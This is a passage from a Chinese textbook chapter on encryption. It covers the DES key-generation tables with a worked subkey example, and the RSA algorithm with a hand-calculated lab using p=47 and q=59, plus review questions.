


图 8-9　密钥生成过程

其中 LS_i 表示第 i 次循环左移的位数。初始密钥 K 去掉第 8、16、24、32、40、48、56、64 位后余下 56 位，对这 56 位通过 PC_1 作重新排列，确定 C_0 的顺序如下：

$$\begin{bmatrix} 57 & 49 & 41 & 33 & 25 & 17 & 9 \\ 1 & 58 & 50 & 42 & 34 & 26 & 18 \\ 10 & 2 & 59 & 51 & 43 & 35 & 27 \\ 19 & 11 & 3 & 60 & 52 & 44 & 36 \end{bmatrix}$$

确定 D_0 的顺序如下：

$$\begin{bmatrix} 63 & 55 & 47 & 39 & 31 & 23 & 15 \\ 7 & 62 & 54 & 46 & 38 & 30 & 22 \\ 14 & 6 & 61 & 53 & 45 & 37 & 29 \\ 21 & 13 & 5 & 28 & 20 & 12 & 4 \end{bmatrix}$$

其中的顺序号均指初始密钥 K 的位置标号。

由 C_i、D_i 经循环左移位后得到 C_{i+1}、D_{i+1}，为了保证经 16 次移位后能恰好循环移动 28 位，使 $C_{16}=C_0$、$D_{16}=D_0$，故各次的移位数不全相等，具体的移位数 LS_i 在表 8-3 中给出。

为了更清楚地说明密钥的生成过程，把经 PC_1 处理后得到的 C_0、D_0 经 LS_1 次循环左移后的 C_1、D_1，经 LS_2 次循环左移后的 C_2、D_2，经 LS_3 次循环左移后的 C_3、D_3 的情况列在表 8-3 中，在分为 4 段的表中，每段的第 1 行表示 C、D 的位标，每段的第 2～4 行的数都是初始密钥 K 中的位标，其对应的初始密钥 K 中的值只能是 0 或 1。

表 8-3　C_iD_i 变化表

C 位标	1	2	3	4	5	6	7	8	9	10	11	12	13	14
C_0	57	49	41	33	25	17	9	1	58	50	42	34	26	18
C_1	49	41	33	25	17	9	1	58	50	42	34	26	18	10
C_2	41	33	25	17	9	1	58	50	42	34	26	18	10	2
C_3	25	17	9	1	58	50	42	34	26	18	10	2	59	51
C 位标	15	16	17	18	19	20	21	22	23	24	25	26	27	28
C_0	10	2	59	51	43	35	27	19	11	3	60	52	44	36
C_1	2	59	51	43	35	27	19	11	3	60	52	44	36	57
C_2	59	51	43	35	27	19	11	3	60	52	44	36	57	49
C_3	43	35	27	19	11	3	60	52	44	36	57	49	41	33
D 位标	29	30	31	32	33	34	35	36	37	38	39	40	41	42
D_0	63	55	47	39	31	23	15	7	62	54	46	38	30	22
D_1	55	47	39	31	23	15	7	62	54	46	38	30	22	14
D_2	47	39	31	23	15	7	62	54	46	38	30	22	14	6
D_3	31	23	15	7	62	54	46	38	30	22	14	6	61	53

续表

D 位标	43	44	45	46	47	48	49	50	51	52	53	54	55	56
D_0	14	6	61	53	45	37	29	21	13	5	28	20	12	4
D_1	6	61	53	45	37	29	21	13	5	28	20	12	4	63
D_2	61	53	45	37	29	21	13	5	28	20	12	4	63	55
D_3	45	37	29	21	13	5	28	20	12	4	63	55	47	39

图 8-9 中的 PC_2 是从 56 位(C_i,D_i)中重新排列选择出 48 位的子集，该子集就是初始密钥 K 的子密钥 K_i，PC_2 的置换表如表 8-4 所示。

表 8-4　位标对应表

K_1 的位标	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
PC_2	14	17	11	24	1	5	3	28	15	6	21	10	23	19	12	4
K_1	10	51	34	60	49	17	33	57	2	9	19	42	3	35	26	25
K_2	2	43	26	52	41	9	25	49	59	1	11	34	60	27	18	17
K_3	51	27	10	36	25	58	9	33	43	50	60	18	44	11	2	1
K_2 的位标	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
PC_2	26	8	16	7	27	20	13	2	41	52	31	37	47	55	30	40
K_1	44	58	59	1	36	27	18	41	22	28	39	54	37	4	47	30
K_2	36	50	51	58	57	19	10	33	14	20	31	46	29	63	39	32
K_3	49	34	35	42	41	3	59	17	61	4	15	30	13	47	23	6
K_1 的位标	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48
PC_2	51	45	33	48	44	49	39	56	34	53	46	42	50	36	29	32
K_1	5	53	23	29	61	21	38	63	15	20	45	14	13	62	55	31
K_2	28	45	15	21	53	18	30	55	7	12	37	6	5	54	47	23
K_3	12	29	62	5	37	28	14	39	54	63	21	53	20	38	31	

表中的数值是 C、D 的位标。对 C_i、D_i 通过 PC_2 处理就产生 K_i(去掉 C_i、D_i 的第 9、18、22、25、35、38、43、54 位后的重新排列)。为了使 K_i 与初始密钥 K 的位标相对应，表 8-4 给出 K_1、K_2、K_3 与 C_i、D_i 的位标及 K 的位标的对应表。其中，第 1 行是 K_i 的位标，为 1～48；第 2 行是 PC_2 的选择，其数值是 C_i、D_i 的位标，为 1～56；第 3 行开始的数值是初始密钥 K 中的位标，为 1～63。子密钥 K_i 的最后值只是由 0 和 1 组成的一个 48 位的二进制序列。类似地，也有 K_4～K_{16} 与 C_i、D_i 的位标及 K 的位标的对应关系。

由主密钥 K 产生密钥 K_1～K_{16} 的全过程也可以用图 8-10 来表示。

例如，密钥 K(64 位)的值如下：

K = 01110000 00111000 10011011 11101100 01110110 10010010 10000101 11011011

其中有下划线的位是奇偶校验位。去掉校验位(即第 8、16、24、32、40、48、56、64 位，这 8 位




图 8-10　由主密钥 K 产生密钥 $K_1 \sim K_{16}$ 的全过程

对加密过程没有影响)后经过 PC_1 选择得 C_0、D_0(56 位),分别为

$$C_0 = 11101100\ 10011001\ 00011011\ 1011$$

$$D_0 = 10110100\ 01011000\ 10001110\ 0110$$

循环左移 LS_1(=1)位后得 C_1、D_1:

$$C_1 = 11011001\ 00110010\ 00110111\ 0111$$

$$D_1 = 01101000\ 10110001\ 00011100\ 1101$$

C_1、D_1 经 PC_2 选择后得 K_1(48 位)如下:

$$K_1 = 00111101\ 10001111\ 11001101\ 00110111\ 00111111\ 00000110$$

其十六进制形式 K_1 =3D8FCD373F06。

因为 K_i 是由主密钥通过一些指定的移位、排列选择得到的,因此只要对用户给出主密钥即可。

2) 解密运算

DES 解密结构与其加密结构是对称的,这主要是由于模 2 加法的特性和最终排列与初始排列的可逆性。解密运算与加密运算一样,只是所取子密钥的次序相反。加密时候的顺序是

$$K_1 \rightarrow K_2 \rightarrow \cdots \rightarrow K_{16}$$

解密时的顺序则为

$$K_{16} \rightarrow K_{15} \rightarrow \cdots \rightarrow K_1$$

各轮产生密钥的算法也是循环的。密钥向右移动,每次移动位数是 0、1、2、2、2、2、2、2、1、2、2、2、2、2、2、1。

虽然 DES 算法如此复杂,但它基本上还是采用一个 64 位字符的单字母表替换密码。

当明文是 64 个 0 并且密钥是 56 个 0 时，利用 DES 算法所得的密文的十六进制将是 8CA64DE9C1B123A7。

DES 开创了算法全部公开的先例。其主要缺点是：密钥长度(56 位)不够长，迭代次数(16 次)不够多。

【实验思考】

(1) DES 的雪崩效应是指明文(或密钥)的一个二进制位的变化会引起密文许多位的改变。请根据下列两个结论进行验证。

① 用同样密钥加密只有一位不同的两个明文，例如下面两个明文：

000000000000000…00000000

100000000000000…00000000

结论：3 次循环后密文有 21 个位不同，16 次循环后有 34 个位不同。

② 用只有一位不同的两个密钥加密同样的明文，例如下面两个密钥：

000000000000000…00000000

100000000000000…00000000

结论：3 次循环后密文有 14 个位不同，16 次循环后有 35 个位不同。

(2) 讨论：如何破解 DES 密钥?

8.4 非对称加密技术 RSA

非对称加密算法是一种密钥交换协议，允许在不安全的媒体上通信的双方交换信息，安全地达成一致的密钥，这就是“公开密钥系统”。与对称加密算法不同，非对称加密算法需要两个密钥：公开密钥(public key)和私有密钥 (private key)。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解密。因为加密和解密使用的是两个不同的密钥，所以这种算法叫作非对称加密算法。非对称加密算法包括 RSA 、背包密码、McEliece 密码、Rabin、椭圆曲线、EIGamal、DH 等。

在非对称加密算法中，RSA 加密算法享誉全球。它是现今使用最广泛的公钥密码体制，也是公钥密码的国际标准。

1. RSA 算法

RSA 的安全性是基于大数分解的难度。其公钥和私钥是一对大素数(100～200 位十进制数或更大)的函数。从一个公钥和密文恢复出明文的难度，等价于分解两个大素数之积(这是公认的数学难题)。由于进行的都是大数计算，使得 RSA 最快的情况也比 DES 慢上数倍，所以无论是软件还是硬件实现，速度一直是 RSA 的缺陷。在实际应用中，通常加密中并不是直接使用 RSA 来对所有的信息进行加密。最常见的情况是随机产生一个对称加密的密钥，然后使用对称加密算法对信息加密，而加密密钥则用 RSA 进行加密。

RSA 算法描述如下：

(1) 选择一对不同的、足够大的素数 p、q。

(2) 计算 $n=pq$。

(3) 计算 $f(n)=(p-1)(q-1)$，同时对 p、q 严加保密。

(4) 找一个与 $f(n)$ 互质的数 e，且 $1<e<f(n)$。

(5) 计算 d，使得 $de\equiv 1 \bmod f(n)$。式中≡是数论中表示同余的符号。≡符号的左边必须和右边同余，也就是两边模运算结果相同。显而易见，不管 $f(n)$ 取什么值，符号右边 1 mod $f(n)$ 的结果都等于 1；符号的左边 d 与 e 的乘积做模运算后的结果也必须等于 1。这就需要计算出 d 的值，使这个同余等式能够成立。

(6) 公钥 $KU=(e,n)$，私钥 $KR=(d,n)$。

(7) 加密时，先将明文变换成 0 至 $n-1$ 的一个整数 M。若明文较长，可先分割成适当的组，然后再进行交换。设密文为 C，则加密过程为 $C\equiv M^e \bmod n$。

(8) 解密过程为 $M\equiv C^d \bmod n$。

模运算是整数运算，有一个整数 m，以 n 为模做模运算，即 $m \bmod n$。实际上是让 m 去被 n 整除，取所得的余数作为结果。例如，10 mod 3＝1，26 mod 6＝2，28 mod 2＝0。

RSA 的公钥、私钥的组成以及加密、解密的公式如表 8-5 所示。

表 8-5　RSA 的公钥、私钥和加密、解密公式

公钥 KU	n：两素数 p 和 q 的乘积（p 和 q 必须保密） e：与 $(p-1)(q-1)$ 互质
私钥 KR	d：$e^{-1} \bmod ((p-1)(q-1))$ n：
加密	$C\equiv M^e \bmod n$
解密	$M\equiv C^d \bmod n$

RSA 算法既能用于数据加密，也能用于数字签名。RSA 算法的优点是密钥空间大，缺点是加密速度慢，如果 RSA 和 DES 结合使用，则正好弥补 RSA 的缺点。即 DES 用于明文加密，RSA 用于 DES 密钥的加密。由于 DES 加密速度快，适合加密较长的报文；而 RSA 可解决 DES 密钥分配的问题。

2. RSA 算法的分析

RSA 是基于整数因子分解的密码体制，其安全性完全信赖于因子分解的困难性。只要 $n=p\times q$ 被因子分解，则 RSA 便被破解，因而在 RSA 系统中如何选取大的素数 p、q 才是关键所在。

RSA 中的素数都是十进制数，针对素数 p 和 q 的选择，RSA 发明人建议对素数 p 和 q 的选择应当满足以下要求：

(1) p、q 要足够大，其十进制位数应该不小于 100，在长度上应相差几位，且二者之差与 p、q 位数相近。

(2) $p-1$ 与 $q-1$ 的最大公约数 $\gcd(p-1,q-1)$ 尽量小。

(3) $p-1$ 与 $q-1$ 均应至少含有一个大的素数因子。

满足这些条件的素数称为安全素数。

RSA 算法本身的脆弱性及其存在的问题如下：

(1) RSA 公钥密码体制在加密或解密变化中涉及大量的数值计算，其加密和解密的运算时间比较长，这比数据加密标准 DES 的计算量开销大，在一定程度上限制了它的应用范围，以至于实际使用 RSA 密码体制时无法用软件产品，必须用超大规模集成电路的硬件产

品。RSA 加密解密的速度在目前的加密解密算法中是最慢的。

(2) 虽然提高 $n=p\times q$ 的位数会大大提高 RSA 密码体制的安全性,但其计算量呈指数增长,以致其实现的难度增大,实用性降低。

(3) RSA 公钥密码体制的算法完整性(指密钥控制加密或解密变换的唯一性)和安全性(指密码算法除密钥本身外,不应该存在其他可破译密码体制的可能性)有待进一步完善。

(4) 到目前为止,还没有任何可靠的攻击 RSA 算法的方式。只有短的 RSA 密钥才可能被强力方式解破。如果密钥的长度足够长,用 RSA 加密的信息实际上是不能被解破的。但随着数学方法的进步和计算机技术的飞速发展,RSA 算法面临破译能力日益增强的严重挑战,因子分解问题的求解已经有了长足的发展。继 1995 年成功地分解了 128 位十进制数 RSA 密码算法,2009 年 12 月又有人分解了 768 位 RSA 算法。1024 位所需时间是 768 位的一千多倍,因此在短时间内 1024 位(相当于 300 位十进制数字)是安全的,但研究表明 1024 位密钥预计将会在 10 年内被攻破,因此未来数年应逐步淘汰 1024 位 RSA 密钥。因为分解 1024 位密钥只是一个时间问题。

尽管如此,RSA 公开密钥密码算法在信息交换过程中使用得比较广泛,既可用于加密,又可用于签名,并能为公开密钥签发公钥证书、发放证书、管理证书等,安全性还是比较高的。以当前的计算机水平,如选择 2048 位长的密钥(相当于 610 位十进制数字)应该认为是无法攻破的。

3. RSA 算法实例

实验 8-2 RSA 手工算法

【实验目的】

掌握 RSA 加密算法的加/解密过程。

【实验原理】

RSA 加密算法是一种非对称加密算法,在公钥加密标准和电子商业中 RSA 被广泛使用。其算法表述如下:

(1) 求素数 p 和 q。

(2) 求公钥 (e,n):e 与 $\phi(n)=(p-1)(q-1)$ 互质。

(3) 求私钥 (d,n):$d\times e\equiv 1 \bmod ((p-1)(q-1))$。

(4) 加密过程:$C=M^e \bmod n$。

(5) 解密过程:$M=C^d \bmod n$。

RSA 简洁幽雅,其算法的可靠性基于大数分解的难度。假如能找到一种很快地分解因子的算法,那么用 RSA 加密的信息的可靠性就肯定会急剧下降。但找到这样的算法的可能性非常小。目前还没有任何可靠的攻击 RSA 算法的方式,只有短的 RSA 密钥才可能被强力方式破解。只要其密钥的长度足够长(需要达到 2048 位),用 RSA 加密的信息是安全的。

【实验要求】

按照 RSA 算法原理,设定 $p=47, q=59$,手工对明文“ITS ALL GREEK TO ME”进行加、解密运算。

【实验过程】

(1) 设计公私密钥 (e,n) 和 (d,n)。

由于给定 $p=47, q=59$,则

$$n = p \times q = 47 \times 59 = 2773$$

$$f(n) = (p-1)(q-1) = 46 \times 58 = 2668$$

取 $e=17$，能满足 $1<e<f(n)$，即 $1<17<2668$，并且 e 和 $f(n)$ 互素。一般通过试算得到 e 值。至于 d，因有 $2668=157\times17-1$，故 $d=157$。

可以验证 $e\times d\equiv1 \bmod f(n)$ 同余等式成立。所以，一对公私密钥为

- 公钥(加密密钥)：KU=(17,2773)。
- 私钥(解密密钥)：KR=(157,2773)。

(2) 明文数字化。

将明文信息数字化，并将每块两个数字分组。假定明文英文字母编码表为按字母顺序排列数值，如表 8-6 所示。00 表示空格。

表 8-6　明文英文字母编码表

字母	码值	字母	码值	字母	码值	字母	码值	字母	码值
A	01	G	07	M	13	S	19	Y	25
B	02	H	08	N	14	T	20	Z	26
C	03	I	09	O	15	U	21		
D	04	J	10	P	16	V	22		
E	05	K	11	Q	17	W	23		
F	06	L	12	R	18	X	24		

将明文串“ITS ALL GREEK TO ME”按表 8-6 数字化，分组后得

0920 1900 0112 1200 0718 0505 1100 2015 0013 0500

(3) 明文加密。

明文加密时涉及“幂模运算”。

幂模运算是 RSA 算法中的关键，无论是素数测试，还是加密和解密，都要用到幂模运算。幂模运算就是计算诸如 $N^R \bmod D$ 形式的值。当 R 很大时，将导致巨大的计算量。对于计算机而言，由于 N 和 R 都很大，N^R 的值在运算时将会非常浪费存储空间，并使计算变得非常缓慢而难以实现。

一般幂模运算可通过积模分解的方法来处理，因此 $N^R \bmod D$ 的转换形式是

$$N^R \bmod D = (N \bmod D)^R \bmod D$$

这样，在运算 $(N \bmod D)^R \bmod D$ 的过程中，它最多执行 $2\log_2 R$ 次乘法和除法，从而使计算量大为减少，提高了运算速度。

用加密密钥(17,2773)将数字化明文分组信息加密成密文。由 $C\equiv M^e \bmod n$，并使用幂模运算的转换形式对第 1 组数据 0920 计算如下：

$$0920 \equiv 920^{17} \bmod 2773 = ((((920 \bmod 2773)^2)^2)^2)^2 \times 920 \bmod 2773 = 948 \bmod 2773$$

这样，0920 的密文是 948。类似地，可以计算出其他组的密文。整个明文串加密后的密文是

0948 2342 1084 1444 2663 2390 0778 0774 0219 1655

(4) 密文解密。

对密文的解密，解密密钥是(157,2773)，套用 $M\equiv C^d \bmod n$，为减少计算量，仍然使用幂

模运算的转换形式，对第 1 组加密数据 0948 计算如下：

$$0948 \equiv 948^{157} \bmod 2773 = \cdots = 920$$

查表 8-6，此明文是“IT”。类似地，最后得到整个明文。

【实验思考】

(1) 在实验中仍然给定 $p=47, q=59$，但取 $e=63$。请推出 d，然后根据新的公钥/私钥对实验中的串进行加解密，并与上面的实验结果相比较。

(2) 讨论 RSA 中如何更合理地确定 e 和 d。

依上例，RSA 对明文的加、解密相比 DES 似乎简单得多。但实际运用要比其复杂得多，由于 RSA 算法的公钥、私钥的长度(模长度)要到 1024 位甚至 2048 位才能保证安全，因此，p、q、e 的选取，公钥私钥的生成，加密解密模指数运算都有一定的计算程序，手工几乎难以为继，需要仰仗计算机来完成。

由于实际使用的 RSA 需要 1024 位甚至 2048 位的二进制数，相当于 300 位左右的十进制数，涉及大整数存储运算。大整数的存储和运算对于 RSA 算法的实现都是至关重要的，目前有一些很成熟并且开源的大数类库，如 GTK、HugeCalc 等。

8.5　混沌加密技术

混沌是自然界和人类社会普遍存在的一种现象。在混沌现象中，只要初始条件稍有不同，其结果就大相径庭，难以预测。由于混沌系统的奇异性和复杂性至今尚未被人们彻底了解，混沌还没有公认的严格定义。

混沌来自非线性动力系统。动力系统描述的是任意随时间变化的过程，这个过程是确定性的、类似随机的、非周期的、具有收敛性的，并且对于初始值有极敏感的依赖性。而这些特性正符合序列密码的要求。在有些情况下，反映这类现象的数学模型十分简单，甚至一维非线性迭代函数就能显示出这种混沌特性。因此可以寻找这种混沌函数作为密码算法中的密钥流产生器，用以构成性能良好的密码系统。

